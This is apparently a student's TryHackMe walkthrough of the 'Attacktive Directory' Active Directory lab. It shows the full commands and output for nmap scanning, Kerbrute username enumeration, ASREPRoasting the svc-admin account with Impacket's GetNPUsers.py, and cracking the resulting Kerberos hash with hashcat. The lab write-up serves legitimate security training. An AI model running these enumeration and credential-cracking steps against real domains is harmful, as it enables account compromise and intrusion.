

Eric Mwenda


Attacktive Directory

https://tryhackme.com/p/Ericm



First step is to deploy a machine, which I did and connected it to the VPN as well.





Step 1 takes me through a process to install the impacket if you do not have it already, here was the process.

First is to clone the Impacket Github repo onto your box. The following command will clone Impacket into /opt/impacket:

git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket

After the repo is cloned, you will notice several install related files, requirements.txt, and setup.py. A commonly skipped file during the installation is setup.py, this actually installs Impacket onto your system so you can use it and not have to worry about any dependencies.

To install the Python requirements for Impacket command is:

pip3 install -r /opt/impacket/requirements.txt

Once the requirements have finished installing, we can then run the python setup install script:

cd /opt/impacket/ && python3 ./setup.py install

Impacket should be correctly installed now and it should be ready to use after this process.

```
Using /usr/lib/python3/dist-packages
Searching for charset-normalizer==3.0.1
Best match: charset-normalizer 3.0.1
Adding charset-normalizer 3.0.1 to easy-install.pth file
Installing normalizer script to /usr/local/bin

Using /usr/lib/python3/dist-packages
Finished processing dependencies for impacket==0.10.1.dev1+20230629.121115.b5dab2df
```

<u>Next step was to install Bloodhoud and Neo4j</u>

Bloodhound is a tool that we shall utilize while attacking Attacktive Directory

Command used to install this tool was: **<u>apt install bloodhound neo4j</u>**

```
┌──(root㉿kali)-[/opt/impacket]
└─# apt install bloodhound neo4j
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  ettercap-common ettercap-graphical figlet finger ldap-utils libapache2-mod-php libluajit-5.1-2 libluajit-5.1-common
  libperl5.36 medusa numba-doc perl-modules-5.36 python-odf-doc python-odf-tools python-tables-data python3-aardwolf
  python3-aiocmd python3-aioconsole python3-aioredis python3-aiosmb python3-aiowinreg python3-ajpy python3-apscheduler
  python3-arc4 python3-asciitree python3-asn1tools python3-asyauth python3-asysocks python3-bitstruct python3-bottleneck
  python3-cryptography37 python3-diskcache python3-dsinternals python3-future python3-git python3-gitdb python3-ipy
  python3-ldapdomaindump python3-llvmlite python3-minidump python3-minikerberos python3-msldap python3-neo4j python3-neobolt
  python3-neotime python3-numba python3-numexpr python3-odf python3-oscrypto python3-pandas python3-pandas-lib python3-pcapy
  python3-pefile python3-pyexploitdb python3-pyfiglet python3-pylnk3 python3-pypsrp python3-pypykatz python3-pyshodan
  python3-pysmi python3-pysnmp4 python3-qrcode python3-quamash python3-smmap python3-spnego python3-tables
  python3-tables-lib python3-tld python3-unicrypto python3-winacl python3-xmltodict python3-yaswfp rwho rwhod sparta-scripts
  toilet-fonts wapiti
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
  bloodhound neo4j
2 upgraded, 0 newly installed, 0 to remove and 1915 not upgraded.
Need to get 169 MB of archives.
After this operation, 14.4 MB disk space will be freed.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 neo4j all 5.2.0+really4.4.26-0kali1 [99.4 MB]
25% [1 neo4j 52.0 MB/99.4 MB 52%]                                                    910 kB/s 2min 8s
```

After some time installation was complete and successful.

Welcome to Attacktive Directory

In this task, first step was to carry out an enumeration.

To do that I used the tool nmap.

Nmap is a tool used to detect what ports are open on a device, what services are running, and even detect what operating system is running.

Nmap results:-

```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/attactive_directory]
└─# nmap -sCV 10.10.81.104
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-22 14:24 EAT
Nmap scan report for 10.10.81.104
Host is up (0.19s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-22 11:31:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-22T11:31:17+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-02-21T11:11:16
|_Not valid after:  2024-08-22T11:11:16
|_ssl-date: 2024-02-22T11:31:26+00:00; 0s from scanner time.
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-22T11:31:18
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 417.36 seconds

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/attactive_directory]
└─#
```

Answer the questions below

What tool will allow us to enumerate port 139/445?

Ans: enum4linux

Samba runs on port 139 and 445

Enum4linux is an enumeration tool capable of detecting and extracting data from Windows and Linux operating systems, including those that are Samba (SMB) hosts on a network. Enum4linux is capable of discovering the following: Password policies on a target. The operating system of a remote target.

What is the NetBIOS-Domain Name of the machine?

Ans: THM-AD

```
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-22T11:31:17+00:00
```

What invalid TLD do people commonly use for their Active Directory Domain?

Ans: .local

TLD represents Top Level Domain.

```
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-22T11:31:17+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-02-21T11:11:16
|_Not valid after:  2024-08-22T11:11:16
|_ssl-date: 2024-02-22T11:31:26+00:00; 0s from scanner time.
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumerating Users via Kerberos

A whole host of other services are running, including **Kerberos**. Kerberos is a key authentication service within Active Directory. With this port open, we can use a tool called **Kerbrute** to brute force discovery of users, passwords and even password spray!

For easier use I updated my etc/hosts record, replace the target IP with a domain name.

```
GNU nano 7.2                                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.56.4    internal.thm
10.129.159.203   unika.htb
10.129.83.238   thetoppers.htb
10.129.83.238   s3.thetoppers.htb
10.10.81.104   spookysec.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

Ans: userenum

```
┌──(root㉿kali)-[/home/coderic/Downloads]
└─# ./kerbrute_linux_amd64

   __           __               __
  / /_____  ____/ /_  _____  __/ /____
 / //_/ _ \/ __/ __ \/ __/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/22/24 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
      --delay int       Delay in millisecond between each attempt. Will always use single thread if set
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

What notable account is discovered? (These should jump out at you)

Ans: svc-admin

For this task I had to use the kerbrute tool.

Command used:- **./kerbrute_linux_amd64 userenum -d spookysec.local --dc spookysec.local /home/coderic/Downloads/Wordlists/userlist.txt**

Results:

```
┌──(root㉿kali)-[/home/coderic/Downloads/kerbrute]
└─# ./kerbrute_linux_amd64 userenum -d spookysec.local --dc spookysec.local /home/coderic/Downloads/Wordlists/userlist.txt

Version: v1.0.3 (9dad6e1) - 02/22/24 - Ronnie Flathers @ropnop

2024/02/22 15:06:08 >  Using KDC(s):
2024/02/22 15:06:08 >   spookysec.local:88

2024/02/22 15:06:09 >  [+] VALID USERNAME:       james@spookysec.local
2024/02/22 15:06:17 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/02/22 15:06:25 >  [+] VALID USERNAME:       James@spookysec.local
2024/02/22 15:06:26 >  [+] VALID USERNAME:       robin@spookysec.local
2024/02/22 15:06:47 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/02/22 15:07:06 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/02/22 15:07:37 >  [+] VALID USERNAME:       backup@spookysec.local
2024/02/22 15:07:52 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/02/22 15:09:10 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/02/22 15:09:43 >  [+] VALID USERNAME:       Robin@spookysec.local
```

What is the other notable account is discovered? (These should jump out at you) **Ans: backup**

Abusing Kerberos

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called ASREPRoasting. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Retrieving Kerberos Tickets

Impacket has a tool called "GetNPUsers.py" (located in impacket/examples/GetNPUsers.py) that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

Checking if I have this tool:

```
┌──(root㉿kali)-[/opt/impacket]
└─# locate GetNPUsers.py
/opt/impacket/build/scripts-3.11/GetNPUsers.py
/opt/impacket/examples/GetNPUsers.py
/usr/local/bin/GetNPUsers.py

┌──(root㉿kali)-[/opt/impacket]
└─#
```

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?


Ans: svc-admin

First I located the tool directory then run commands: **python3 GetNPUsers.py -dc-ip spookysec.local spookysec.local/svc-admin -no-pass**

```
┌──(root㉿kali)-[/opt/impacket]
└─# cd /opt/impacket/build/scripts-3.11

┌──(root㉿kali)-[/opt/impacket/build/scripts-3.11]
└─# ls
addcomputer.py  exchanger.py        GetNPUsers.py   goldenPac.py      machine_role.py   netview.py            ping.py         registry-read.py  samrdump.py     smbpasswd.py  split.py            wmipersist.py
atsvc.py        findDelegation.py   getPac.py       karma3SHB.py      mimikatz.py       nmapAnswerMachine.py  psexec.py       reg.py            secretsdump.py  smbrelayx.py  ticketConverter.py  wmiquery.py
dcomexec.py     GetADUsers.py       getST.py        keylistattack.py  mqtt_check.py     ntfs-read.py          raiseChild.py   rpcdump.py        services.py     smbserver.py  ticketer.py
dpapi.py        getArch.py          getTGT.py       kintercept.py     mssqlclient.py    ntlmrelayx.py         rbcd.py         rpcmap.py         smbclient.py    sniffer.py    tstool.py
esentutl.py     Get-GPPPassword.py  GetUserSPNs.py  lookupsid.py      mssqlinstance.py  ping6.py              rdp_check.py    sambaPipe.py      smbexec.py      sniff.py      wmiexec.py

┌──(root㉿kali)-[/opt/impacket/build/scripts-3.11]
└─# python3 GetNPUsers.py -dc-ip spookysec.local spookysec.local/svc-admin -no-pass
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:6cb5fca878f812cc5f2da1d23546b1da$2c5d91f1da31d30996d3adec062a37a672cd308bcd4ad985761269aa91d39a0fc4aab1097d5721cc8665c0b6dfcc2f437966ceb35d1a7908fbc319da208b8726026c99460bcb277e4e52f44cbdc64cc20d2
af771a5c38e159bc60121ff165ea16cd437d3431b9e017dcbb343e29925605400ac4e335f1749d426001bc3117df3696156a1bb9827cd49831121dd8a8fc8ad5eeebb18df89d5862e25f1778fe7fb2423a5a163b9938856150f774a3e7bc166446c89175fa148b92ee29ca7a20e52ac8d987685e48c6
ad01d113117ec247a1c0799a2771368b798a9eb3ff06b1ac203a39975b529f67a3685fe1ad8a1f221b391

┌──(root㉿kali)-[/opt/impacket/build/scripts-3.11]
└─#
```

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Ans: Kerberos 5 AS-REP etype 23



17225	PKZIP (Mixed Multi-File)	$pkzip2$3*1*1*0*24*3e2c*3ef8*0619e9d17ff3f994065b99b1fa8aef41c056edf9fa4540919c109742dcb32f797fc90ce0*1*0*8*24*431a*3f26*18e2461c0dbad89bd9cc763067a020c89b5e16195b1ac5fa7
17230	PKZIP (Mixed Multi-File Checksum-Only)	$pkzip2$8*1*1*0*8*24*a425*8827*3bd479d541019c2f32395046b8fbca7e1dca218b9b5414975be49942c3536298e9cc939e*1*0*8*24*2a74*882a*537af57c30fd9fd4b3eefa9ce55b6bff3bbfada237a7c1da
17300	SHA3-224	412ef78534ba6ab0e9b1607d3e9767a25c1ea9d5e83176b4c2817a6c
17400	SHA3-256	d60fcf6585da4e17224f58859970f0ed5ab042c3916b76b0b828e62eaf636cbd
17500	SHA3-384	983ba28532cc6320d04f20fa485bcedb38bddb666eca5f1e5aa279ff1c6244fe5f83cf4bbf05b95ff378dd2353617221
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dfdd8cd599ca094ef8570f3930c3f2c0b7afc8d6152ce4eaad6057a2ff22e71934b3a3dd0fb55a7fc84a53144e
17700	Keccak-224	e1dfad9bafeae6ef15f5fbbb16cf4c26f09f5f1e7870581962fc84636
17800	Keccak-256	203f88777f18bb44ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a21d94d4f2ce4bf69abda5d94bf03701fe9525a15dfdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa07da1239381c6b7f4dfd399bf9652500da723694a4c719587dd0219cb30eabe61210a8ae4dc0b03
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9933c754d720e279c6c573679bd27128fe77e5fe
18300	Apple File System (APFS)	$fvde$2$16$58778104701476542047655210402 24$20000$39602e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d172001e484c1d4eaa237d
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	odf*1*1*100000*32*751854d8b90731ce0579f96bea6f0d4ac2fb2f546b31f1b6af9a5f66952a0bf4*16*2185a966155baa9e2fb597298febecbc*16*c18eaae34bcbbe9119be017fe5f8b52d*0*0516 0f1ce0e8beba11babed8183edf8d4fdca1c3f0d23bfd4a02797627d55663 4f1a9304e03737604bd86f6b5a26aa687d6df73383e0f7dfe62a131e8dbb8c3f4f13d24857dd29d76984eac6c45df7428fc79323ffa1f4e7962d7f
18500	sha1(md5(md5($pass)))	888a2ffcb3854fba0321110c5d0d4344ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	odf*0*0*1024*16*bff753835f4ea15644b8a2f8e4b5be3d147b9576*8*ee371da34333b69d*16*a902eff54a4d782a26a899a31f97bef4*0*dae7e41fbc3a500d3ce152edd88764f38fb17d673ee2ac44ef1e0caeebb296c9d7b76659967742fe966aa6871cbbffe710b0cd838c6e02e6eb608cb5c81d066b60b5b3604396331d97d4a2c4c2317406e48c9f5387a2c72511d1e6899bd450e9ca88d535755bcfddb53a6df11
18700	Java Object hashCode()	29937c08
18800	Blockchain, My Wallet, Second Password (SHA256)	YnM6WYERjJfhxwepT7zV6odWoEUz1X4esYQb4bQ3KZ7bbZAyOTc1MDM3OTc1NjMyODA0ECcAAD3vFoc=
18900	Android Backup	ab5*0*10000*b8900e4885ff9cad8f01ee1957a43bd633fea12491440514ae27aa83f2f5c006ec7e7fa0bce040add619919b4eb60608304b7d571a2ed87fd58c9ad6bc5fcf4c*7d254d93e16be9312fb1ccbfc
19000	QNX /etc/shadow (MD5)	@m@75f6f129f9c9e77b6b1b78f791ed764a@874185753233005 0
19100	QNX /etc/shadow (SHA256)	@s@0b365cab7e17ee1e7e1a90078501cc1aa85888d6da34e2f5b04f5c614b882a93@5498317092471604
19200	QNX /etc/shadow (SHA512)	@S@715df9e94c097805dd1e13c6a40f331d02ce589765a2100ec7435e76b978d5efc364ce10870780622cee003c99511bd92ec1020c924b124cfff7e0fa1f73e3672@225731449029315 9
19300	sha1($salt1.$pass.$salt2)	630d2e918ab98e5fad9c61c0e4697654c4c16d73:1846381287689860342083542013987003176286 7:4449516251936059797606429276845906685495843427811268564418284876389090269975 6
19500	Ruby on Rails Restful-Authentication	d7d5ea3e09391da412b653ae6c8d7431ec273ea2:2387698687 62:896278355652765367 5
19600	Kerberos 5, etype 17, TGS-REP (AES128-CTS-HMAC-SHA1-96)	$krb5tgs$17$user$realm$ae8434177efd09be5bc2eff8$90b4ce5b266821adc26c64f71958a475cf9348fce65096190be04f8430c4e0d554c86dd7ad29c275f9ef15d2dab4565a3d6e21e449dc2f88e52ea04
19700	Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)	$krb5tgs$18$user$realm$8efd91bb01cc69dd07e46009$7352410d6aafd72c64972a66058b02aa1c28ac580ba41137d5a170467f06f17fa f5dfb3f95ecf4fad74821fdc7e63a3195573f45f962f86942cb24255e
19800	Kerberos 5, etype 17, Pre-Auth	$krb5pa$17$hashcat$HASHCATDOMAIN.COM$a17776abe5383236c58582f515843e029ecbff43706d177651b7b6cdb2713b17597ddb35b1c9c470c281589fd1d51cca125414d19e40e333
19900	Kerberos 5, etype 18, Pre-Auth	$krb5pa$18$hashcat$HASHCATDOMAIN.COM$96c289009b05181bfd320626927 40b1bf1ce5f74eb12e0266cde74e81094661addab08c0c1a178882c91a0ed89ae4e0e68d2820b9cce69770
20011	DiskCryptor SHA512 + XTS 512 bit (AES)	https://hashcat.net/misc/example_hashes/dc/hashcat_aes.dc

What mode is the hash?

Ans: 18200


18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6

Now crack the hash with the modified password list provided, what is the user accounts password?

Ans: management2005

First step was to copy the hash received then store it in a txt file that I called hash.txt

After copying the line of strings, I pasted on my mousepad then saved.



Next was to check for the update.

Now that the hash was stored in the hash.txt file next is to pass this file through hashcat to crack it.

My virtual machine couldn’t handle the hashcat tool performance therefore I had to use the main os ubuntu terminal to crack this hash.

Command used:- **hashcat -m 18200 -a 0 hash.txt passwordlist.txt**

```
root@coderic-ThinkPad-X1-Carbon-4th /h/c/D/tryhackme (master) [255]# ls
darkweb2017-top100.txt  Ericm.ovpn  exploit.py  hash.txt  Kay.hash  kay_rsa  Kay.txt  passwordlist.txt  passwordslist.txt  rockyou.txt  rsa_id.txt  ssh2john.py
root@coderic-ThinkPad-X1-Carbon-4th /h/c/D/tryhackme (master)# hashcat -m 18200 -a 0 hash.txt passwordlist.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=============================================================
* Device #1: Intel(R) HD Graphics 520 [0x1916], 3072/6231 MB (1557 MB allocatable), 24MCU

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
============================================================================================================================
* Device #2: pthread-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 52 MB
```

Results after cracking the hash.

```
Activities   Terminal                                   Feb 22 15:57                                   31 %
                                   fish /home/coderic/Downloads/tryhackme

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 52 MB

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:d6e4406a79c2382a2aa622ce1ce108f3$a0718ef09995086ff33af8193836f0bb4fc1ed11d7e8b529749edd48cc2bd30f638dd5db3119953dbeaec04b1f70db910cb80509b0ba2b72993075f3774d367fe0099414ef
a3fa4aa3b78fa92bab5b31dc2b8a03c9b6804f6759cb4049e322ae283c3ea8bf235f37788d6dff7cf6528d653eb87c50d172f5deae23bdd9119e73e790436fb9cdb1c891131185d0696b86a5984d05c577e20371cf1a1045782e8801bda7ceb225aeddc227bccb60264
1f329c1a003e6ff626c690859660f150e3366e18a766b2ad508152da0e71266b426fb79f6d3af3a7ad215e0692c326042d840058f6cab12338b1c01ef519c17f9c1b7e8:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:d6e4406a79c...c1b7e8
Time.Started.....: Thu Feb 22 15:54:49 2024 (0 secs)
Time.Estimated...: Thu Feb 22 15:54:49 2024 (0 secs)
Kernel.Feature...: Pure Kernel
